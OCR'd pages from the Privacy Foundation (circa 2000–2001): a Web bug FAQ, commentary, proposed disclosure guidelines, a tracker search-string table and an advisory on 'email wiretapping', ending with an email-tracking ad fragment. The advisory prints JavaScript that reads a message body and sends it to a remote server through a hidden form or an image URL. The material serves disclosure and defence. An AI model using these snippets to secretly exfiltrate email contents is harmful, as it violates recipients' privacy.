

EDUCATION



Help us protect your privacy Click Here

FAQ: Web Bugs

Richard M. Smith



Web Bugs Basics

1. What exactly is a Web bug?
2. Why are Web bugs invisible on a page?
3. Are Web bugs always invisible on a page?
4. Are all invisible GIF images Web bugs?
5. Why are they called Web bugs?
6. What information is sent to a server when a Web bug is viewed?
7. What are some of the uses of a Web bug on a Web page?
8. Where can I find Web bugs being used?
9. How can I see a Web bug on a page?

Web Bugs in Email Messages

10. What kinds of uses does a Web bug have in an Email message?
11. Why are Web bugs used in "junk" Email messages?
12. What are some of the Email marketing companies who are known to use Web bugs?
13. What companies have used Web bugs in Email marketing campaigns?
14. What do Web bugs in Email messages look lile?

Advanced Topics

15. Is there any method of removing Web bugs from HTML pages?
16. Why don't Web site privacy policies ever mention Web bugs?
17. Is the use of Web bugs legal?
18. Is the use of Web bugs ethical?

GLOSSARY BASICS

ActiveX control
Ad blocker
Ad Network
Anonymizer
Banner Ad
Clear GIF
Cookie
Cookie Buster
Cookie, 3rd party
Data spill
Digital certificate
Digital signature
Dynamic IP address
Encryption software
Ethernet adapter address
Fair Information Practices
Firewall
GIF, clear
GIF, tracker
GUID
Host name
IP
IP address
Java Applet
JavaScript
MAC address
OPT-IN
OPT-OUT
P3P
Packet
Packet sniffer
Password
PGP
PII
Ping
Privacy Policy
Privacy seal program
Proxy server
Query string
Static IP address
Trace Route
Tracker GIF
TrustE
URL
Web Bug

19. Can newsgroup messages be bugged also?
20. Can Yahoo profiles be bugged?

Web Bugs Basics

1. What exactly is a Web Bug?

A Web bug is a graphic on a Web page or in an Email message that is designed to monitor who is reading the Web page or Email message. Web bugs are often invisible because they are typically only 1-by-1 pixel in size. They are represented as HTML IMG tags. For example, here are two Web bugs recently found on Quicken's home page (www.quicken.com):

```
<img src="http://ad.doubleclick.
net/ad/pixel.quicken/NEW"
width=1 height=1 border=0><IMG
WIDTH=1
HEIGHT=1border=0SRC=
"http://media.preferences.com/ping?
ML_SD=IntuitTE_Intuit_1x1_RunOfSite_A
ny&db_afcr=4B31-C2FB-10E2C&event=
reghome&group=register&time=
1999.10.27.20.5 6.37">
```

The two Web bugs were placed on the home page by Quicken to provide "hit" information about visitors to DoubleClick and MatchLogic (AKA, preferences.com), two Internet advertising companies.
TOP OF PAGE

2. Why are Web Bugs invisible on a page?

To hide the fact that monitoring is taking place.
TOP OF PAGE

3. Are Web bugs always invisible on a page?

Not necessarily. Any graphic on a Web page that is used for monitoring purposes can be considered a Web bug.
TOP OF PAGE

4. Are all invisible GIF images Web bugs?

No. Invisible GIF files are also used for alignment purposes on Web pages. A Web bug

will typically be loaded from a different Web server than the rest of the page, so they are easy to distinguish from alignment GIF files.
TOP OF PAGE

---

5. Why are they called Web bugs?

The word "bug" is being used to denote a small, eavesdropping device. It is not a euphemism for a programming error.

Rather than the term "Web bugs," the Internet advertising community prefers the more sanitized term "clear GIF". Web bugs are also known as "1-by-1 GIFs","invisible GIFs", and "beacon GIFs."
TOP OF PAGE

---

6. What information is sent to a server when a Web bug is viewed?

- The IP address of the computer that fetched the Web bug
- The URL of the page that the Web bug is located on
- The URL of the Web bug image
- The time the Web bug was viewed
- The type of browser that fetched the Web bug image
- A previously set cookie value

TOP OF PAGE

---

7. What are some of the uses of a Web bug on a Web page?

Ad networks can use Web bugs to add information to a personal profile of what sites a person is visiting. The personal profile is identified by the browser cookie of an ad network. At some later time, this personal profile which is stored in a data base server belonging to the ad network, determines what banner ad one is shown.

Another use of Web bugs is to provide an independent accounting of how many people have visited a particular Web site.

Web bugs are also used to gather statistics about Web browser usage at different places on the Internet.
TOP OF PAGE

8. Where can I find Web bugs being used?

- Quicken
- FedEx
- Metamucil
- Oil of Olay
- StatMarket

TOP OF PAGE

9. How can I see a Web bug on a page?

A Web bug can be found by viewing the HTML source code of a Web page and searching for IMG tags. A Web bug will typically have its HEIGHT and WIDTH parameters in the IMG tag set to 1. Also for the tag to be a bug, the image should be loaded from a different server then the rest of the Web page.

TOP OF PAGE

Web Bugs in Email Messages

10. What kinds of uses does a Web bug have in an Email message?

- A Web bug can be used to find out if a particular Email message has been read by someone and if so, when the message was read.
- A Web bug can provide the IP address of the recipient if the recipient is attempting to remain anonymous.
- Within an organization, A Web bug can give an idea how often a message is being forwarded and read.

TOP OF PAGE

11. Why are Web bugs used in "junk" Email messages?

- To measure how many people have viewed the same Email message in a marketing campaign.
- To detect if someone has viewed a junk Email message or not. People who do not view a message are removed from the list for future mailings.
- To synchronize a Web browser cookie to a particular Email address. This trick allows a

Web site to know the identity of people who come to the site at a later date.
TOP OF PAGE

12. What are some of the Email marketing companies who are known to use Web bugs?

- Exactis
- Digital Impact
- Responsys

TOP OF PAGE

13. What companies have used Web bugs in Email marketing campaigns?

- Barnes and Noble
- eToys
- Cooking.com
- Microsoft
- InfoBeat

TOP OF PAGE

14. What do Web bugs in Email messages look like?

Email Web bugs are represented as 1-by-1 pixel IMG tags just like Web bugs for Web pages. However, because the sender of the message already knows your Email address, they also include the Email address in the Web bug URL. The Email address can be in plain text or encrypted. For example, here are two Web bugs sent to me in junk Email messages:

```
<img width='1' height='1'
src="http://www.m0.net/m/logopen02.asp?
vid=3&catid=370153037&email=SMITHS
%40tiac.net" alt=" "><IMG SRC=
"http://email.bn.com/cgi-bin/flosensing?
x=ABYoAEhouX">
```

TOP OF PAGE

Advanced Topics

15. Is there any method of removing Web bugs from HTML pages?

Not really. The technical problem is that there is no method of distinguishing Web bugs from spacer GIFs which are used on Web pages for alignment purposes. Your best defense against Web bugs is to turn off cookies. Instructions for turning off cookies can be found at the Junkbusters Web site.

One note about cookies. Netscape Navigator and Internet Explorer will still send out existing cookies after disabling cookies in the browser. You must manually delete any cookie files on your hard drive to eliminate being tracked by third-party ad networks.
TOP OF PAGE

---

16. Why don't Web site privacy policies ever mention Web bugs?

Good question. Web site privacy policies should disclose the use of Web bugs. Also the general practice of online profiling by third-party ad networks should be talked about in privacy policies. However, this important topic is rarely mentioned.
TOP OF PAGE

---

17. Is the use of Web bugs legal?

A complicated question that is best answered by a lawyer.
TOP OF PAGE

---

18. Is the use of Web bugs ethical?

Web bugs are controversial. Because they allow people to be monitored when they don't expect it, these surveillance devices can be very upsetting. For example, many people would be troubled to learn that an outsider is tracking them when they read Email.
TOP OF PAGE

---

19. Can newsgroup messages be bugged also?

Yes. If someone is using Outlook Express or Netscape Messenger to read a newsgroup, then Web bugs will also work inside of HTML newsgroup messages. A Web bug can be used to log people who are reading messages in

particular newsgroup. Such bugs might be used for example by investigators to track illegal activity such as trading in child pornography and copyrighted MP3 music files. Web bugs might also be used to monitor people in extreme political groups.
TOP OF PAGE


---


20. Can Yahoo profiles be bugged?

Yes. For a demonstration of a bugged Yahoo profile, see:

http://profiles.yahoo.com/webbug2000

We created this demonstration to illustrate how an outsider can monitor who is accessing a Yahoo profile page. The profile page contains a visible Web bug image that is loaded from a server other than Yahoo. The Web bug shows the host name of your computer. In addition, the profile page plants a non-identifying cookie on your computer from www.privacycenter.du.edu.





POSTED 2/28/01

Invasion of the Web Bugs

On Thursday of this week, I'll be testifying before the Congressional Privacy Caucus in Washington, D.C., which is on a fact-finding mission to learn more about Web bugs. These bugs are the hidden images that Internet marketing and ad companies use to track us as we surf the Web and read email.

The use of Web bugs, which can amplify the tracking potential of cookies, has grown dramatically in the past year. The AltaVista search engine, which can be used to search for Web bugs, reports more than four million Web bugs planted by 30 vendors at last count. That number has more than doubled in the past year. Web bugs can also be used to surreptitiously notify a sender when a sent email has been opened. Recently, the Privacy Foundation reported how Web bugs could be used — illegally — to wiretap email messages.

Even where Web Bugs are simply used for commerical purposes, officials at most Internet marketing companies and Web sites don't want to talk about what's going on. Very few privacy policies mention Web bugs or how they may be used. It makes me wonder what companies may be trying to hide.

At Thursday's hearing, I'll do a live demo to reveal hidden Web bugs by running a Web bug detector utility created by our research team at the Privacy Center at the University of Denver. I'm a beta tester for the software, which alerts me any time a Web page is bugged by making the sound, "Uh-oh." The team is also working to place an image of a Web bug on the screen when detected, and we plan to release this bug-catching software to the public.

While making travel arrangements online for the

2/22/01 Defending Against Email Bombs

2/5/01 Email Wiretapping

1/23/01 Dead Ringers

1/16/01 Is Your TV Set Watching You?

1/8/01 States that Hang Up on Telemarketers Part 2

1/4/01 Nine Words that Stop Telemarketers Cold Part 1

12/27/00 Privacy and the Dot Com Bubble

12/19/00 E911 Privacy Protections Part 3

12/11/00

trip, I booked a hotel room online at a Marriott Courtyard. When I got done with the reservation, my laptop said "Uh-oh" twice, which meant that there must be two Web bugs on the Courtyard confirmation page. Sure enough, I found them both by looking through the HTML source code.

My guess is that the Web bugs were sending information about my room reservation to two Internet ad companies connected to the website: DoubleClick and Advertising.com. When I contacted Marriott about this, an official replied that, "While we do use the services of third parties for advertising and other activities we do not allow them to use any of our customer information." The official also noted that Marriott was discussing an update to its online privacy policy and that it was "a valid point that any use of Web bugs should be included in the privacy statement."

One way that busineses use Web bugs is to match someone who transacts business at a Web site with banner ads that the person was shown at other sites. (Advertisers no longer consider clicking on a banner ad the most important thing, just viewing an ad is good enough for them.) Businesses want these correlation statistics to feel better about all the money they spend on Internet advertising.

If someone sees a banner ad and eventually buys something, the ad is considered a success. A Web bug and a banner ad can be matched up, because the same cookie value (a customer ID number stored in a file on one's hard drive) is sent back to an Internet advertising company when the Web bug and banner ad images are fetched by your browser — even if the two images are fetched days or weeks apart.

These new ad tracking schemes were invented after click-through rates on banner ads plummeted. Three or four years ago, click-through rates were around 2 percent, meaning that about one of out 50 Web surfers clicked on an ad shown to them. Inunduated with advertising, the click-through rate is now around .3 percent and dropping. So, as Internet advertising seemingly becomes less effective, the reaction by businesses is to do more tracking. Not exactly an encouraging trend for Internet privacy.

Cashing in on E911 Part 2

12/4/00 E911: Big Brother's Tracking System Part 1

Internet companies claim this sort of tracking is okay because cookie files are "anonymous." That is, they don't identify you personally, but instead track the activity of your computer through the cookie. However, what these companies fail to mention is that your identity (name, address, and email address) could be associated to a cookie at any time. Given the economics of the Internet, I am convinced that marketing companies will increasingly feel the pressure to match our identities with anonymous cookies. When this happens, look for telemarketing calls, junk mail, and spam based on your Web surfing habits.

Here are two more examples of Web bugs that I've found recently:

■ My bank just started using Web bugs at their log-in page for its online banking service. I'm now watched by a company called AdKnowledge every time I log in. I suspect my bank, like Marriott, wants to know what ads of theirs I have seen while surfing the Web. If that's the case, they need to buy a clue. I'm at their site because I have to pay my monthly bills, not because I saw a banner ad and though it would be a good time to do some online banking.

■ A Congressional hearing room may not be the best place to pull up Playboy Web pages, so I'm going to pass on doing that on Thursday. But the Web bug at the Playboy.com home page is pretty interesting. It consists of about 100 lines of nicely-written JavaScript code that pokes and probes one's hard drive when a visitor hits the Playboy homepage for the first time. One of the things this code appears to look for is whether visitors to the site have installed Microsoft Office applications such as Word, Excel, PowerPoint, and Access.

Related Links:

Congressional Caucus to Study Web Bugs, *DMNews*, 2/08/01
(Search DMNews for "Congressional Privacy Caucus.")

Web bug FAQ
http://www.privacyfoundation.org/education/webbug.html

Web bug Search Page
http://users.rcn.com/rms2000/privacy/wbfind.htm

DoubleClick Spotlight
http://www.doubleclick.net/us/advertisers/media/network/measurement-tools/increase-effectiveness.asp?asp_object_1=&

DoubleClick Boomerang
http://www.doubleclick.net/us/advertisers/media/network/boomerang/default.asp?asp_object_1=&


Media Analytics
http://www.engage.com/solutions/media/b2c/advertisers/response/media_analytics/index.cfm

Advertising.com Technology
http://www.advertising.com/technology/technology.html

Richard M. Smith is the chief technology officer of the Privacy Foundation. Send him email at rms@privacyfoundation.org

TOP OF PAGE

HOME :: PRIVACY ADVISORIES :: EDUCATION :: RESOURCES :: ABOUT US :: PRIVACY POLICY



Guidelines for Using Web Bugs

New Proposal: Make Web Bugs Visible

WASHINGTON, D.C. – 9/13/00 – The Privacy Foundation today proposed that Web sites and Internet marketing firms reveal their "Web bugs" to allay concerns that individuals may be tracked without their knowledge.

"Web bugs are tiny beacons in the software code of websites and commercial email messages," said Stephen Keating, executive director of the Privacy Foundation. "They are designed to monitor who is reading, yet most people have no idea they exist. Our proposal is simple: make Web bugs visible."

A Web bug is an image or other element intentionally embedded in a Web page in order to transmit information to a remote computer when the page is viewed. Below are three controversial examples of the way Web bugs have been used:

- Toys-R-Us.com used the Web tracking services of Coremetrics to compile information about online shoppers. The practice was stopped in August. READ MORE

- Pharmatrak Inc. came under fire for collecting consumer Web-browsing habits through Web bugs and sharing it in aggregate with major drug companies. READ MORE

- The National Drug Control Policy Office, after facing exposure of its monitoring practices, stopped placing Web bugs on the computers of people who visited an anti-drug web site. READ MORE

Example

Below is an example of how a Web bug might be made visible on a Web page. In this case the Web bug is the tool of a fictional Internet advertising company we'll call Data Herder Inc.

Clicking on it pops up a disclosure and opt-out page. Try it.

Why Are They Bugging You?

Read the reasons that companies use Web bugs. CLICK HERE

How to catch Web bugs

Check out this Web bug search page which uses AltaVista to locate Web bugs

In examining the use, and potential misuse of Web bugs, the Privacy Foundation proposes five industry guidelines for using Web bugs for tracking purposes at Web sites, and in email messages that use HTML. The guidelines were developed by Richard M. Smith, the chief technology officer of the foundation.

Guidelines for Using Web Bugs

#1 – A Web bug should be a visible icon on the screen. A Web bug icon can be located anywhere on the page as long as it can be easily spotted.

#2 – The icon should identify the name of the company that placed the Web bug on the page. The company name should be incorporated in the Web bug icon and be easily read. In addition, the icon should be labeled to say it is a monitoring device. Common terms are "tracker," "spotlight," or "sensor."

#3 – By clicking on the icon, a user should receive a Web bug disclosure, including:

- What data is collected with the Web bug
- How the data is used after it is collected
- What company or companies receive the data
- What other data the Web bug is combined with
- If a cookie is associated with the Web bug

This disclosure statement can be part of a privacy policy, or a stand-alone statement about Web bugs.

#4 – Users should be able to "opt-out" from any data collection done by Web bugs. The "opt-out" should be made available to users on the Web-bug disclosure.

#5 – Web bugs should not be used to collect information from Web pages of a sensitive nature. Examples may include pages:

- intended for children
- about medical issues

that have been placed at Web sites for tracking by Internet advertising companies.
CLICK HERE

Does This Site Use Web Bugs?

This site uses invisible single-pixel graphic files for layout purposes. Such files become Web bugs when they are set up to **track** Web users. This site does **not** use Web bugs.

- about financial and job matters
- about sexual matters

"Following these five guidelines would go a long way to ensuring that consumers are treated fairly and not tracked without their permission," said Smith.


The guidelines were presented on Wednesday, Sept. 13, in Washington, D.C., at the Global Privacy Summit. On Friday, Sept. 8, the guidelines were sent for review to 40 entities including major Internet advertising companies, email marketers, the Federal Trade Commission, and Internet policy organizations.

Based in Denver, the Privacy Foundation is a non-profit and non-partisan organization dedicated to research on electronic privacy issues and efforts to educate the public. The Foundation's research on the privacy implications of communications technologies is conducted at the Privacy Center at the University of Denver, under the direction of computer science professor David Martin, in consultation with Richard M. Smith.

TOP OF PAGE

HOME :: PRIVACY ADVISORIES :: EDUCATION :: RESOURCES :: ABOUT US :: PRIVACY POLICY

EDUCATION



Help us protect your privacy Click Here

Why are they bugging you?

Companies Use Web Bugs To:

- Count the number of times a particular Web page has been viewed.

- Transfer demographic data (gender, age, zip code, etc.) about visitors of a Web site to an Internet marketing company. This information is typically used for online profiling purposes.

- Transfer personally identifiable information (name, address, phone number, email address, etc.) about visitors of a Web site to an Internet marketing company. This information is typically used for online profiling purposes. It also can be combined with other offline demographic data such as household income, number of family members, type(s) of car(s) owned, mortgage balance, etc.

- Profile individuals by tracking what Web pages they visit across many different Web sites.

- Pass off a person's search strings from a search engine to an Internet marketing company. The search strings are typically used to profile users.

- Match a purchase to a banner ad that a person viewed before making the purchase. The Web site that displayed the banner ad is typically given a percentage of the sale.

- Count the number of times a banner ad has appeared.

- Measure the effectiveness of a banner ad

GLOSSARY BASICS

ActiveX control
Ad blocker
Ad Network
Anonymizer
Banner Ad
Clear GIF
Cookie
Cookie Buster
Cookie, 3rd party
Data spill
Digital certificate
Digital signature
Dynamic IP address
Encryption software
Ethernet adapter address
Fair Information Practices
Firewall
GIF, clear
GIF, tracker
GUID
Host name
IP
IP address
Java Applet
JavaScript
MAC address
OPT-IN
OPT-OUT
P3P
Packet
Packet sniffer
Password
PGP
PII
Ping
Privacy Policy
Privacy seal program
Proxy server
Query string
Static IP address
Trace Route
Tracker GIF
TrustE
URL
Web Bug

campaign by matching visits to a Web site to where banner ads for the site were originally viewed.

■ Distinguish a person's interests in products or services by tracking the Web pages the person views within a Web site.

■ Report back the type and configuration of the Internet browser used by a visitor to a Web site. This information is typically used in aggregate form to determine what kind of content can be put on a Web site to be viewed by most visitors.

■ Allow a third-party to provide server logging to a Web site that cannot do this function themselves.

■ Cookie sync, which allows two companies to exchange data in the background about Web site visitors. This data can be demographics or personally identifiable data, typically used for online profiling purposes.

Companies Use Web Bugs In Email To:

■ Check if a particular individual has opened an email message, or test whether an email address is valid.

■ Test if someone is using an email reader that understands HTML email messages.

■ Count the number of times a banner ad in a newsletter has been viewed.

■ Test if someone has JavaScript, Java, and ActiveX turned on in their email reader. This testing is done to asure that someone can properly view a media ad with sound, animation, or a video clip in an email message.

■ Track how often press releases are read by reporters and if the releases are passed along to people within their own organization or to outsiders.

■ Detect possible copyright infringement of newsletters.

- Count the number of times an advertisement is viewed in a Usenet newsgroup message.

TOP OF PAGE

HOME :: PRIVACY ADVISORIES :: RESOURCES :: ABOUT US :: PRIVACY POLICY

"Web Bug" search page

Web Programming > Internet Privacy > Web Bug Search Page

Search strings used to locate Web Bugs

Company	AltaVista Search String
DoubleClick	image:ad.doubleclick.net/activity
Be Free	image:service.bfast.com/bfast/serve
Avenue A	image:switch.avenuea.com/action
AdKnowledge	image:ads02.focalink.com/SmartBanner
MatchLogic	image:media.preferences.com/ping
Flycast	image:transaction.flycast.com
BSelect	image:tnps.trivida.com/tnps/track.fgi
PharmaTrak	image:pharmatrak.net
Excite	image:ping.excite.com
Advertising.com	image:advertising.com/action
Cogit	image:click-safe.com
Engage	image:cyberweb.engage.com
Angara	image:lift.angara.com/info
PointClick	image:pc.pointclick.com
Clicktrade	image:tracker.clicktrade.com/Tracker
Barnes & Noble	image:barnesandnoble.bfast.com/booklink/serve
Extreme Tracking	image:x3.extreme-dm.com
Yahoo/Geocities	image:geo.yahoo.com/serv
Geocities	image:visit.geocities.com/visit.gif
Links2U	image:www.links2u.com/cgi-bin/dot.pl
Direct Hit Tracker	image:icdirect.com/cgi-bin/hitctr.exe
whatUseek	image:intra.whatUseek.com/htmlbox.go
S.A.F.E.	image:www.safe-audit.com/tracking/exposure.dll
iBalls	image:switch.accendo.com/iballs
Yesmail	image:tracking.ym0.net
Sabela	image:van.ads.link4ads.com/bin/wadredir?req=event
WebTrends	image:statse.webtrendslive.com
Coremetrics	image:data.coremetrics.com


Finding Web Bugs using AltaVista

1. **Click** on a company name at the left.
2. The AltaVista search results will appear in a new window.

For more information on Web Bugs, Click Here.

Shop Now	image:crm.shopnow.com

PRIVACY ADVISORIES



The Privacy Foundation publishes privacy advisories and special reports in this space.

The rating of one to five "windows" corresponds to the relative degree of intrusion on personal privacy as judged by the foundation's researchers, with five "windows" being the most intrusive.

Advisory on Email

Email Wiretapping

Richard M. Smith, Chief Technology Officer, Privacy Foundation

2/5/01

Introduction
Vendor Responses
Recommendations for Users
Recommendations for Vendors of Email Readers
How Email Wiretapping Works
Related Links

Introduction

The Privacy Foundation has recently learned of an exploit that allows the sender of an email message to see what has been written when the message is forwarded with comments to other recipients. We have nicknamed this problem "email wiretapping" because the exploit allows someone to surreptitiously monitor written messages attached to forwarded messages.

Some of the possible ways that this exploit might be used include:

- Monitoring the path of a confidential email message and written comments attached.

- In a business negotiation conducted via email, one side can learn inside information from the other side as the proposal is discussed through the recipient company's internal email system.

- A bugged email message could capture thousands of email addresses as the forwarded message is sent around the world.

- Commercial entities, particularly those based offshore, may seek to offer email wiretapping as a

Privacy Foundatio Legal Opinion on the use of Email Wiretaps

Email Wiretap Demo

service.

The exploit requires the person reading a wiretapped email message to be using an HTML-enabled email reader that also has JavaScript turned on by default. Affected email readers include Outlook, Outlook Express, and Netscape 6 Mail. Earlier versions of Netscape are not affected because they do not support all the features of the JavaScript Document Object Model (DOM). Also Eudora and the AOL 6.0 email readers are not affected because JavaScript is turned off by default. Hotmail and other Web-based email systems automatically remove JavaScript programs from incoming email messages and therefore are not vulnerable.

The exploit is made possible because JavaScript is able to read text in an email message. If a message is forwarded to someone else, the hidden JavaScript code in the page can read any text that has been added to the message when it is forwarded. This JavaScript code executes when the forwarded message is read. The JavaScript code then silently sends off this text using a Web bug, or a hidden form, to a Web server belonging to the original sender of the message. The sender can then retrieve the text and read it.

This exploit does not make any use of any programming errors in an email reader or JavaScript. Rather it uses standard documented features of JavaScript.

A wiretapped email message is difficult to detect. An individual can avoid the email wiretap by turning off JavaScript in the email reader. However, if the individual forwards the message to someone who has JavaScript turned on, that recipient's forwarded messages can still be wiretapped. In addition, copying the original message into a new email, rather than forwarding it, may not defeat the exploit.

The Privacy Foundation would like to thank Carl Voth for bringing this issue to our attention. See the Related Links section below for Carl's original 1998 write-up regarding what he termed the "Reaper Exploit."
TOP OF PAGE

Vendor Responses

Both Carl Voth and the Privacy Foundation have notified Microsoft of the exploit in Outlook and Outlook Express. The Foundation has also made Netscape aware of the issue. Both companies confirmed that the problem exists and recommend that users who are concerned about it to turn off JavaScript in HTML email messages.
TOP OF PAGE.

Recommendations for Users

It is possible to partially eliminate the email wiretapping problem by turning off JavaScript in HTML email messages. Here are instructions for various email readers vulnerable to the problem:

Outlook Express 5
Outlook 2000
Netscape Messenger 6

Turning off JavaScript is only a partial solution because a wiretapped message will still work if it is replied to, or forwarded, to someone whose email program is vulnerable to the exploit.

Another approach for Outlook users is to download and install the Outlook email security patch, available at:

http://office.microsoft.com/2000/downloaddetails/Out2ksec.htm

This patch disables JavaScript in email and provides protection against computer viruses transmitted as attached files. This patch was created by Microsoft after the ILOVEYOU virus last year. Because the patch removes some functionality from Outlook, it is a good idea to carefully read over the patch description before installing it.

Please note that turning off JavaScript in email still leaves JavaScript enabled in a Web browser. Because JavaScript is used extensively at Web sites, the Privacy Foundation does not recommend turning off JavaScript in a Web browser.
TOP OF PAGE

Recommendations for Vendors of Email Readers

Because of the email wiretapping problem and other security holes, the Privacy Foundation strongly recommends that all email readers that support HTML-enabled messages should have JavaScript turned off by default. We do not believe that users should have to reconfigure computer settings to assure the security of their email. JavaScript is rarely used in email today and seems of little utility.

Another possible solution is to have an email reader automatically remove any embedded scripts in an HTML email message when the message is re-sent.
TOP OF PAGE

How Email Wiretapping Works

The email wiretapping exploit requires HTML email messages to work. An HTML email message uses the HTML formatting language of Web pages to provide email messages with graphics and text formatting features such as bold, italics, and different-sized fonts. HTML email messages look like Web pages on the screen and are much more flexible than plain text messages. Most of the popular email readers for desktop systems support HTML email messages. These readers include Eudora, Netscape Messenger, Outlook, and Outlook Express.

Just like Web pages, HTML email messages can contain small JavaScript programs embedded in them. JavaScript code is extremely popular on Web pages. Typical uses include validation of form information and navigational aids for a Web site. To date, however, the use of JavaScript in email messages has been minimal because there does not seem much call for it.

The email wiretapping exploit uses a small JavaScript program to work. The exploit is not based on program bugs in JavaScript but instead uses standard JavaScript features that are well documented in almost all books that teach JavaScript programming.

The actual JavaScript code can be embedded in an HTML message using an HTML <script> tag. Alternatively the script code can be loaded from an external JavaScript file using an HTML <script src=> tag. This external file is downloaded from a remote Web server when a wiretapped message is read.

The exploit has two pieces to it. The first piece reads the entire content of a message into a JavaScript variable. The second piece sends off the content of the email message to a remote Web server.

The first piece of the exploit is trivial in nature and can be written with a single line of JavaScript code. This line of code uses JavaScript's Document Object Model (DOM) to read the contents of the message into a variable. Here's what this line of code looks like:

```
contents = document.body.innerHTML;
```

The second piece of the exploit is used to send back the message to a remote Web site. There are two different approaches for doing this. With the first approach, JavaScript places the contents of the message into a hidden form on the message and then submits the form to a remote server.

The JavaScript code for doing this submit would look something like this:

```
document.hiddenForm.message.value = contents;
document.hiddenForm.submit();
```

The hidden-form method can be detected by a user, if the user has configured their Web browser to warn them any time information is submitted as a form to a Web site.

The content of the message can also be sent off using a Web bug. Unlike the hidden-form method, the Web bug method is not easily detectable. A Web bug is simply an invisible image used to transmit information from a browser back to a Web server. The content of an email message can be sent back in the query string of the URL of the Web bug image.

Here is what the Web bug code might look like:

```
webBug = new Image();
webBug.src = baseURL + "?message=" + escape
(contents);
```

To actually make the email wiretapping code work reliably in all the different email readers requires more work to program around various technical issues and quirks in the email readers. The resulting script takes about 30 lines of code. The Privacy Center at the University of Denver has built and tested a more robust script for wiretapping, but will not be releasing it. However, a programmer with a good working knowledge of JavaScript could create a similar script in one to two days.

After the JavaScript wiretap is written, the wiretapper also has to arrange a way to turn the messages produced by the wiretap into an ordinary readable form. This "back end" can be constructed by an experienced CGI programmer in a day or two.

To launch a "bugged" message is actually very simple. Here are the steps:

- The email wiretapping script is put on a blank Web page.
- The blank Web page is viewed in the Web browser.
- The "Send page" command is selected in the Web browser and an email reader starts up.
- The message text is entered at the top of the page in the email program.
- The message is then sent off.

Some email readers like Outlook Express also allow script code to be copied and pasted into an HTML email message directly while the message is being edited.

The email wiretapping script is then executed each and every time the message is read by someone using a vulnerable reader. If they then forward the message or reply to the message, the new messages are also "bugged" because the script is copied from the original message to the new message.

If a wiretapped message were discovered, it would

be possible to determine where the script code was sending the text. By viewing the source code of the message and reading through the JavaScript code, it would be possible to see the Web server where the message text was sent. Even if the author of the code attempted to hide the destination, adding debug code to the script could be used to discover the destination. However, the destination could be to a Web service company and not a Web server belonging to the person doing the wiretapping.

TOP OF PAGE

Related Links

Reaper Exploit by Carl Voth

The Web bug FAQ

Email Security Hazards

Microsoft Outlook 2000 SR-1 Update: E-mail Security

F-Secure Virus Description for the Kak worm

Software to Track E-Mail Raises Privacy Concerns, *The New York Times*, 11/22/00

TOP OF PAGE


HOME :: PRIVACY ADVISORIES :: EDUCATION :: RESOURCES :: ABOUT US :: PRIVACY POLICY

Welcome to Confirm.To

Now you can use world-best Email Tracking Service from

- Outlook Express, Outlook
- Netscape Messenger
- Eudora
- Hotmail, AOL mail, Yahoo mail, and all webmail services
- FREE trial does not require sign-up or pre-registration. Now try this.

While staying on your favorite email clients or webmails,
append .confirm.to to
recipients' e-mail addresses before sending.



The message is delivered to bill@abc.com correctly and if the recipient opens and reads your mail, you get the read receipt by email like this.

Confirm.TO Mail Read Receipt	
Who Read:	lsb1@lsb.org
Subject:	Good Morning
